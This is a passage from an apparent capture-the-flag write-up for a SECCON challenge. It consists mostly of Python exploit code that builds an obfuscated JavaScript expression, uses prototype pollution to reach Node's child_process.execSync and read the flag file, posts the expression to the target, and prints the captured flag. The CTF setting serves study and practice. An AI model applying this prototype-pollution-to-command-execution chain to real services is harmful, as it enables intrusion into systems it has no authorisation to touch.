            ys.append(f'[{make_str("toString")}][{make_str("toString")]}`[9+8]')

        elif x == ")":

            ys.append(f'[{make_str("toString")}][{make_str("toString")]}`[9+9]')

        else:

            ys.append(f'[{x}][1]')

    return "+".join(ys)

command = "cat /flag-*.txt"

func_body = f"console.log(global.process.mainModule.require('child_process').execSync('{command}').toString())"

lines = [

    f'[{make_str("__proto__")}][{make_str("source")}]= {make_str("**")}',

    f'[{make_str("__proto__")}][{make_str("flags")}]= {make_str(func_body)}',

    f'[{make_str("__proto__")}][{make_str("toString")}]= /[{make_str("toString")}]',

    f'[{make_str("constructor")}][{make_str("constructor")}]"',

]

expr = ",".join(lines)

```

```
res = httpx.post(

    BASE_URL,

    json={

        "expr": expr,

    },

)

print(res.text)
```

```
SECCON{P4querett3_Down_the_Bunburr0ws}
```